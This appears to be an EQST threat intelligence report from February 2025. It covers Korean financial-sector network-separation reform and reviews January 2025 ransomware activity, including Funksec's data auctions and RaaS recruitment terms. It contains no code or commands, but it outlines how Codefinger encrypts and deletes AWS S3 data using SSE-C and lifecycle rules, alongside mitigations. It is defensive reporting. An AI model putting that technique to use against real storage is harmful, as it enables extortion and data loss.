

Threat Intelligence Report

EQST

INSIGHT

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

2025
02

Contents

Headline

Network separation regulatory improvement plan for the financial sector ----- 1

Keep up with Ransomware

The Looming Threat of Funksec: Beyond RaaS to data auction ----- 12

Research & Technique

XWiki RCE Vulnerability (CVE-2024-55879) ----- 34

Headline

Network separation regulatory improvement plan for the financial sector

Chun-bok Park / Financial Consulting Team 2 Senior Consultant

■ Overview

The extensive network paralysis on March 20, 2013 caused massive damage on the press and major financial companies. The government presumed that the computer network paralysis resulted from a cyber attack launched by the North Korean Reconnaissance General Bureau, which, according to an analysis, had gradually distributed malicious codes to the victims since June 28, 2012. This incident brought about serious damage including suspension of financial transactions and leakage of customers' personal information. With this as a momentum, the regulation for physical network separation was introduced to the "public sector," and has been in operation for over ten years.

■ Network Separation in the Financial Sector

Network separation is a security measure to protect internal computational resources from external invasion. It is to restrict network access by physically separating the internal and external networks. This regulation has been applied to the financial sector since the end of 2014. Financial companies and electronic financial service providers have secured safety against external attacks, such as hacking, by physically separating data processing systems and terminals connected to their internal networks from the external networks. As a result, physical network separation has been established as an important measure to strengthen security by blocking connection between systems and permitting network access only in specific environments. This was anticipated to block external threats to the internal data processing system, and keep damages caused by incidents to a minimum.

■ Issues Associated with Network Separation in the Financial Sector

However, it has been continuously pointed out that network separation causes inefficiency for financial companies and electronic financial service providers in performing their operations and difficulties in applying new technologies or conducting R&D activities. In particular, while software market is shifting rapidly to the cloud-based SaaS (software as a service) and the use of generative AI is exerting significant impact on the industrial development as of late, concerns are being raised that network separation may even cause deterioration of domestic financial industry's competitiveness beyond inconvenience in their business activities. Furthermore, although having achieved complete separation from external communication, some financial companies are negligent about introducing advanced security systems or not developing appropriate security measures in line with the changing IT environment. As a result, network separation is taking a toll to hinder security development of the financial sector in Korea.

Ideal




Best case of network separation (22)

In the event of an attack by a hacking group (Lazarus), even though the Internet network is completely seized, the network separation blocks the penetration of the internal network (no damage)

Network separation is an easy security tool, and the effect of blocking external attacks is very high. However, due to the disconnection from the outside, it is unsuitable for the AI era and its competitiveness has declined significantly

Reality



Insufficient cases of network separation (23)

In the event of an attack by a hacking group (Lazarus), important information such as personal information was leaked in large quantities due to negligence in network separation management (vulnerability)

In reality, numerous network separation exceptions are inevitable, and problems remain when management is neglected. Galapagos regulations hinder the development and introduction of security technology

* Source: Financial Services Commission

Figure 1. The Ideal and Reality of Network Security Management

■ Network Separation Regulatory Improvement Plan

On August 13, 2024, the Financial Services Commission announced the Roadmap for Network Separation Improvement in the Financial Sector (the "Roadmap" hereinafter). The gist of the roadmap is to permit the use of generative AI by financial companies, etc., extensively expand the scope of cloud (SaaS) use, and also actively improve the R&D environment. In the mid to long-term, the Financial Services Commission announced a plan to propose the directivity for regulatory advancement under the principle of autonomous security and accountability, and support financial companies, etc. to prepare for the future through internal competency building through complete amendment of the financial security law and systems. In addition, considering that the current financial security system was configured on the premise of an environment that is separated from external communication, such as the Internet, the Financial Services Commission plans to promote a phased improvement rather than drastic deregulation. While addressing regulatory difficulties immediately using sandbox, etc. for the tasks that require swift response due to changes in the IT environment, the Financial Services Commission is seeking to prepare sufficient safety devices including the development of separate security measures in order to prevent security issues because it takes time until the autonomous security system is fully established.

■ Detailed Promotion Tasks by Phase of the Network Separation Regulatory Improvement Plan

Phase 1			Phase 2	Phase 3
1) Permitting the Use of Generative AI (Regulatory Sandbox) : Permitting regulatory exceptions to also process pseudonym information using generative AI * Personal credit information pseudonymized to prevent the identification of specific credit data subjects without the use of additional information			4) Institutionalizing Regulatory Exceptions up to Phase 1 : Tasks of which performances have been verified* through sandbox → Promoting institutionalization including regulatory revision * Until the First Half of 2025: Verifying sandbox operation performances	7) Enacting the Digital Financial Security Act (Provisional Title) * Promoting preparation within the year following research (3Q, 2024) and public hearing (4Q, 2024) - Establishing security system consisting of the two pillars of autonomous security and accountability : Regulatory transition to center around goals and principles - Reinforcing responsibility of the financial sector : Reinforcing liability, promoting effective fine imposition, etc. : Expanding authority of CISO, imposing obligation of report to the CEO and BOD - Inspection, order of performance, etc. by financial authorities supporting security level improvement in the financial sector
2) Expanding Cloud Use (Regulatory Sandbox)			5) Expanding and Upgrading Regulatory Exceptions : Increase in the risk due to personal credit information processing, etc. Operation → Additionally permitted on the premise of strengthened security measures	
	As-Is	To-Be		
Data	Prohibiting personal credit information	Permitting pseudonym information		
Program Type	Permitting non-critical operations, such as collaboration tool, personnel management, etc.	Additionally permitting customer management (CRM), business automation, etc.		
Terminal	Permitting wired computer only	Permitting mobile device		
3) Improving Network Separation for R&D (Supervisory Regulation Revision)			6) Improving Information Processing Outsourcing System to Strengthen Third-party Risk Management, etc.	
	As-Is	Improvement		
Between R&D network and business network	Physical network separation	Logical network separation		
Between R&D network and data processing room		Exceptionally permitting for transfer of development outcome, etc.		
Data	Prohibiting personal credit information	Permitting pseudonym information		

* Source: Financial Services Commission

Table 1. Detailed Promotion Tasks by Phase

1) Permitting the Use of Generative AI in Financial Companies, etc.

- While generative AI is mostly provided in the cloud-based Internet environment, the financial sector in Korea has limitations in the generative AI introduction due to restrictions in external communication use, such as the Internet, etc.
- Accordingly, regulatory exceptions apply to the Internet use through the sandbox.
- At the same time, sufficient devices will be prepared, such as to impose the condition of security measures for the expected risks and for the Financial Supervisory Service and the Financial Security Institute to conduct security inspections and provide consulting to each requesting company.




Figure 2. Comprehensive Configuration of Short-term Promotional Tasks for Network Separation Improvement

2) Extensively Expanding Scope of Cloud-based Application Program (SaaS) Use

- In the past, the use of SaaS was permitted only for non-critical operations, such as document and personnel management, and not for processing customers' credit information. Due to the strict additional sandbox conditions, SaaS use has been limited.
- The scope of SaaS use, however, will be expanded to include security management and customer management (CRM), and the use of SaaS will be increased, such as for pseudonym information processing and in mobile devices.
- Likewise, in response to the security issues that can result from the expansion of regulatory exceptions, development of security measures will be imposed as a condition for the sandbox designation.

3) Improving R&D Environment of Financial Companies, etc.

- In November 2022, the regulation was improved to allow free use of the Internet in R&D environment. However, due to the physical separation of R&D environment, prohibition of personal credit information use, etc., it is being continuously pointed out that innovative service R&D according to customer characteristics and demands is considerably limited.
- To this end, the Electronic Financial Supervisory Regulation will be amended to alleviate the physical limitations so that financial companies, etc. can more conveniently transfer their R&D outcomes. In addition, an environment where financial companies can develop innovative financial products will be provided by permitting the use of pseudonym information, etc.

4) Institutionalizing Regulatory Exceptions up to Phase 1

- With respect to the regulatory exceptions up to phase 1 of generative AI and SaaS use in the Intranet, the regulatory exceptions will be institutionalized and the sandbox will be additionally expanded by the end of 2025 through effectiveness evaluation and security verification.
- (3Q, 2024) Sandbox registration and permission* → (first half of 2025) commencement of service use → (until 3Q, 2025) effectiveness evaluation and security verification → (4Q, 2025) promotion of institutionalization by amending the Supervisory Regulation, etc.

* Previously permitted regulatory exceptions, such as M365 and ERP, to be included in the institutionalization Task

5) Upgrading Regulatory Exceptions Including Permission of Personal Credit Information Processing

- Regulatory exceptions to allow direct processing of actual personal credit information rather than pseudonym information will be additionally expanded.
- The processing of actual personal credit information will be permitted on the premise of additional security measures including sufficient performance verification and security evaluation in relation to the phase 1 task.

6) Improving Data Processing Outsourcing System by Strengthening Third-party Risk Management, etc.

- Despite an increase in the outsourcing of data processing operations, such as with respect to cloud service and data centers, effective third-party risk management regulations are absent. Therefore, the data processing outsourcing system will be improved by establishing supervisory and inspection authority on the third party outsourced for data processing by financial companies, etc. through a study on advanced overseas cases.
- To establish a new financial security system, advanced overseas cases will be analyzed through a study project and the direction for introduction, etc. according to domestic environment will be reviewed.

7) Enacting the Digital Financial Security Act (Provisional Title)

- As only the detailed regulatory security measures are listed and the perception that “responsibility is exempted when the regulations are observed” is widespread, financial companies only abide by the minimum criteria and neglect security investment. In addition, the uniform and rigid regulations cause difficulties in flexible response to IT risks.
- Accordingly, to establish a new financial security system based on the principle of autonomous security and accountability, key security principles and goals will be proposed through enactment of the Digital Financial Security Act (provisional title). In addition, for the detailed and technical security control measures, best practices will be presented to set a guideline.
- Moreover, a lawful basis for strengthening responsibilities of financial companies, such as to introduce effective fines and reinforce liability for computational incidents, will be prepared.

■ Status of Network Separation Improvement Promotion in the Financial Sector

Information on the regulatory sandbox for generative AI use, etc. is provided by each association and through the SANDBOX KOREA website(sandbox.fintech.or.kr). At the regular meeting held on November 27, the Financial Services Commission designated ten innovative financial services of nine financial companies using generative AI for the first time. In relation to the innovative service designation, Chairman Kim Byoung Hwan of the Financial Services Commission stated, "We received as many as 141 applications for innovative financial service designation for generative AI use. This indicates financial companies' yearning for improvement of the regulation for network separation and their strong will for innovation." Chairman Kim urged, "To help financial consumers enjoy the benefits of regulatory improvement in the near future, financial companies must swiftly launch the designated innovative services in the market, and provide services under a solid security system to ensure balance between innovation and security." Meanwhile, according to the Roadmap for Network Separation Improvement in the Financial Sector announced in August 2024, the use of generative AI and SaaS by financial companies has been extensively permitted. Accordingly, it was announced that 141 innovative services of 74 companies applied for network separation regulatory exceptions during the innovation service designation application period between September 16 and 27, 2024.

Institute	Name of Service for Application	Description
Shinhan Bank	Generative AI-based AI bank tellers	Providing natural language-based services including financial consulting and foreign language translation
	Generative AI investment and financial knowledge Q&A service	Providing natural language-based services including news summary, past return rate information, market flow information, etc.
KB Bank	Generative AI financial consulting agent	Providing customer-friendly conversation, consultation, etc. for response to customer inquiries
NH Bank	Generative AI platform-based financial service	Providing AI bank teller service for foreign customers, consulting service for the aged, etc.
Kakao Bank	Conversational financial calculator	Calculating interests, exchange rates, etc. for financial products based on natural language
NH Securities	Generative AI market information service to customers	Providing customized real-time summary of market information
KB Securities	AI integrated financial platform, Cabi	Providing conversational services including currency exchange and asset management
Kyobo Life Insurance	Coverage analysis AI supporter	Providing insurance solicitors with customized scripts based on customers' coverage analysis reports
Hanwha Life	Customized narration creation and virtual conversation training solution using generative AI	Providing insurance solicitors with financial sales narrations based on latest news, etc.
KB Card	Kate credit card service using generative AI	Providing conversational financial services including credit card product comparison, issue, etc. according to customer situations

* Source: Financial Regulatory Sandbox of the Fintech Center Korea

Table 2. Descriptions of Innovative Financial Services Designated

■ Conclusion

The deregulation for network separation in the financial sector marks an important turning point to promoting digital financial innovation and creating an efficient business environment. However, sufficient preparation is necessary in response to security risks that can be caused by deregulation and, accordingly, policy-wise stability must be concurrently taken into consideration. To successfully implement the three-phase roadmap (seven sub-phases) and ensure that deregulation develops in a direction to improve both safety and efficiency of the financial systems, continuous monitoring and the establishment of a swift response system are compulsory. Based on the efforts, an environment where growth and security of the financial industry are promoted in harmony must be established.

Keep up with Ransomware

The Looming Threat of Funksec: Beyond RaaS to data auction

■ Overview

In January 2025, there were 723 cases reported of ransomware damage, an increase by approximately 8% from 673 cases of December last year. The figure increased slightly from the previous month, and more than doubled from that in January last year (304 cases), indicating the increasing threat of ransomware. The figure was high in January because of an increase in the activities of the Dragon and Akira Groups, and the Babuk2(Babuk-Bjorka) Group, a new ransomware group, reporting as many as 66 victims.

Babuk2, a new ransomware group that emerged in January, is also called Babuk-Bjorka because it is operated by a hacker named Bjorka. It has been identified that most of the 66 victims reported by this group had a history of being attacked by other groups in the past. The victims overlap those attacked by Funksec, RansomHub and LockBit Groups, and some posts even had the same content. Although opened on January 26, the dark web leak site has not been accessible since January 29 and, apart from it claiming to be Babuk, no relevance to the ransomware group has yet been identified.

In addition to the newly emerging group, large-scale attacks of the existing ransomware groups are being continuously observed. The Clop Group, which had launched a large-scale attack using a vulnerability in the file transmission solution of Cleo, disclosed a list of victims and the stolen data. In December, the Clop Group attacked 66 companies by using remote code execution vulnerability in three MFT solutions of Cleo, and disclosed the data of 55 companies that did not agree on negotiation in the dark web. Taking a step further, the Clop Group additionally disclosed a list of 49 victims at the end of January.

Ransomware groups performing in hacking forums are being continuously spotted. At the Russia forum, the BlackLock Group introduced its ransomware function, and uploaded a post to recruit the RaaS¹ partners. Targeting various operating systems such as not only Windows, but also Linux, ESXi, NAS and FreeBSD, the BlackLock Group has diverse functions including selective encryption and self-deletion. In addition, it can designate all countries with an exception of those of the CIS² and the BRICS³ as the targets of its attack. As the victims are managed entirely by each affiliate, it only needs to pay 20% of the ransom received through transactions as a service charge. The BlackLock Group is additionally recruiting only a small number of personnel. In addition, to keep a long-term cooperative relationship, it recruits partners following a series of tests.

With threats continuing through hacking forums, one attack incident in Korea was identified. IntelBroker performing in the hacking forum, BreachForums hacked and is selling the source code of the Ministry of Environment. According to IntelBroker, the source code was leaked in January 2024. It is presumed to be a source code of the National Air Emission Inventory and Research Center, a subsidiary organization of the Ministry of Environment. In addition, IntelBroker and EnergyWeaponUser extorted the X (Twitter) account of the Ministry of Environment, uploaded two posts using the account, and deleted them on December 30.

Attention is called for as ransomware attacks threatening not only Windows and Linux, but also cloud have been identified. Codefinger ransomware, which aims for Amazon S3, a cloud storage provided by Amazon, encrypts files by abusing the function for protecting data saved in the server. It encrypts data in the server using a customer managed key (SSE-C) and demands a ransom in return for data decryption. It also threatens victims by arranging the encrypted data to be automatically deleted in seven days' time by using an object life cycle management API. This operation can be prevented by setting SSE-C to not be applied to S3 bucket in the IAM policy. In addition, as file encryption using SSE-C is possible only when the AWS credentials are available, caution is required to prevent exposure of the credentials in online project sharing platforms, such as GitHub, periodically manage the credentials, and grant only the minimum necessary credentials to minimize potential damage.

¹ RaaS (Ransomware-as-a-Service): A business model to provide ransomware in the form of a service so that anyone can easily create ransomware and launch attacks using the ransomware.

² CIS (Commonwealth of Independent States): This is a regional organization made up of former Soviet republics. The CIS consists of 11 countries including Russia, Belarus and Armenia.

³ BRICS: A term referring to Brazil, Russia, India and China.

Lastly, the Funksec Group continues posing a threat by posting 39 victims in January following 89 in December last year. In early January, the Funksec Group updated its ransomware, FunkLocker to versions 1.2 and 1.5, and also began recruiting RaaS partners. It is preparing a management panel, and announced a plan to use Funksec 2.0, the next version, for RaaS. During the earlier phase of its activity, the group additionally provided various services including the free DDoS attack tools. In January, it disclosed a new service. The Funksec Group opened a dark web forum, Funkforum where the Funksec operators deliver notices and information, and general users can perform activities. It also started operating FunkBID in which the stolen data are sold through auction. Moreover, as this group attacked a Korean manufacturer and disclosed the victim's data in the dark web site, it is necessary to prepare for the threats of the Funksec Group by examining Funksec ransomware in detail and developing response strategies and plans.

■ News About Ransomware

▶ Clop publishes data and names of Cleo exploit compaign.

- Clop exploits vulnerabilities(CVE-2024-50623, CVE-2024-55956) in Cleo's MFT software, including Cleo Harmony, VLTrader, LexiCom.
- Clop revealed names and data 55 victims out of the 66 companies initially disclosed.
- Clop additionally reveals the list of 49 companies that have not yet engaged in negotiations.

▶ Funksec reveals its own dark web forum, Funkforum.

- Funksec primarily uploads announcements that previously posted on the DLS.
- Chats from the admin are also being uploaded, and general users can sign up and post contents as well.

▶ IntelBroker is selling the source code of the Ministry of Environment, Republic of Korea.

- Intelbroker uploads a sale on the dark web forum, BreachForums.
- Intelbroker claims the source code was leaked in January 2024.
- In December 2024, Intelbroker and EnergyWeaponUser hijacked X(Twitter) accounts, posted two messages, and then deleted them.

▶ Funksec reveals leaked data auction sites, FunkBID.

- Funksec previously sold or released data at a fixed price on DLS.
- Funksec launches FunkBID, a site for auctioning stolen data.
- Since the launch of FunkBID, all stolen data will be auctioned.

▶ BlackLock is looking for RaaS partner.

- BlackLock posted an advertisement on the Russian hacking forum RAMP, looking for RaaS partner.
- BlackLock is looking for a few partners, and once the recruitment is complete, the post is expected to be deleted.
- BlackLock provides ransomware capable of attacking Windows, Linux, ESXi, FreeBSD and NAS.
- The partners take all control of ransomware victims. And they only need to pay a 20% fee.

▶ FunkSec releases the stolen data from a manufacturing company in Korea.

- FunkSec posted the victim as a network equipment manufacturer in South Korea.
- Upon reviewing the released data, it is estimated to be internal data from a South Korean manufacturing company using the network equipment of the identified victim company.

Codefinger ransomware targets AWS S3.

- Codefinger exploits features designed to protect data stored on servers to encrypt files and demand a ransom.
- The attack requires AWS credentials, so environment with exposed credentials are the primary target.
- Codefinger uses customer-provided keys (SSE-C) to encrypt data with server-side encryption.
- Codefinger uses the Managing the Lifecycle of Objects API to automatically delete the encrypted data after 7 days.

Morpheus, a new ransomware group, claims to hacked 3 victims.

- A DLS was discovered on January 7th, but two of the victims were already uploaded in December.
- Additionally, one of the victims uploaded in December was confirmed to have been attacked in August.

Babuk2, a new ransomware group, claims to hacked 66 victims.

- A new group claiming to be Babuk has been discovered.
- Most of the 66 victims uploaded are duplicates of those from the FunkSec, RansomHub, and LockBit groups.

A1project ransomware is looking for a new partner.

- A1project is recruiting partners to use RaaS on a Russian hacking forum.
- The A1project provides ransomware capable of encrypting Windows, Linux, and ESXi, along with a admin panel and chat services.
- The partners take all control of ransomware payments. And they only need to pay a 20% fee.

Figure 1. Trends of ransomware

Ransomware Threats




Figure 2. Ransomware Threats in January 2025

New Threats

Four new ransomware groups were discovered in January. The dark web leak site of the Morpheus Group was discovered in January. However, it has been identified that the group performed attack activities beforehand. Two of its three victims were reported in December, and one of them was found to have been attacked in August.



Figure 3. Babuk2 (Babuk-Bjorka) Dark Website

At the end of January, a new group calling itself Babuk2 was detected. The previously known Babuk Group started its activity in early 2021. It provides RaaS and demands a ransom through double extortion. After attacking the US Capitol Police in Washington in April 2021, the Babuk Group stopped its ransomware activity feeling pressurized by the law enforcement. In June 2021, a person presumed to be an insider disclosed all source codes at a dark web hacking forum, and the Babuk ransomware has since been used in a number of ransomware attacks. As for the newly discovered Babuk2 Group, its relevance to the Babuk Group has not yet been identified. In addition, most of the reported victims had already been uploaded by Funksec, RansomHub and LockBit Groups. It is necessary to keep an eye on the Babuk2 Group as to whether it borrowed the name or has relevance to other ransomware groups.

The GDLockerSec is a new group that posted five victims in January. Among the victims, AWS, a cloud computing service of Amazon, is included. The group claims that it stole 9GB of data from AWS. However, as a result of checking the CVS file provided, it was found that the data were the same as those shared in Kaggle, a data analysis platform.




Figure 4. Post of A1project Ransomware Recruiting Partners

A new ransomware preparing to start performing activities by recruiting partners was also identified. A1project ransomware is capable of encryption in the ESXi environment as well as Windows and Linux. The A1project Group provides not only a management panel, but also a data leak site for disclosing the stolen data and a chat function for secret negotiation. It promotes its ransomware by advertising that it can be used at only a 20% service charge.

Top 5 Ransomwares

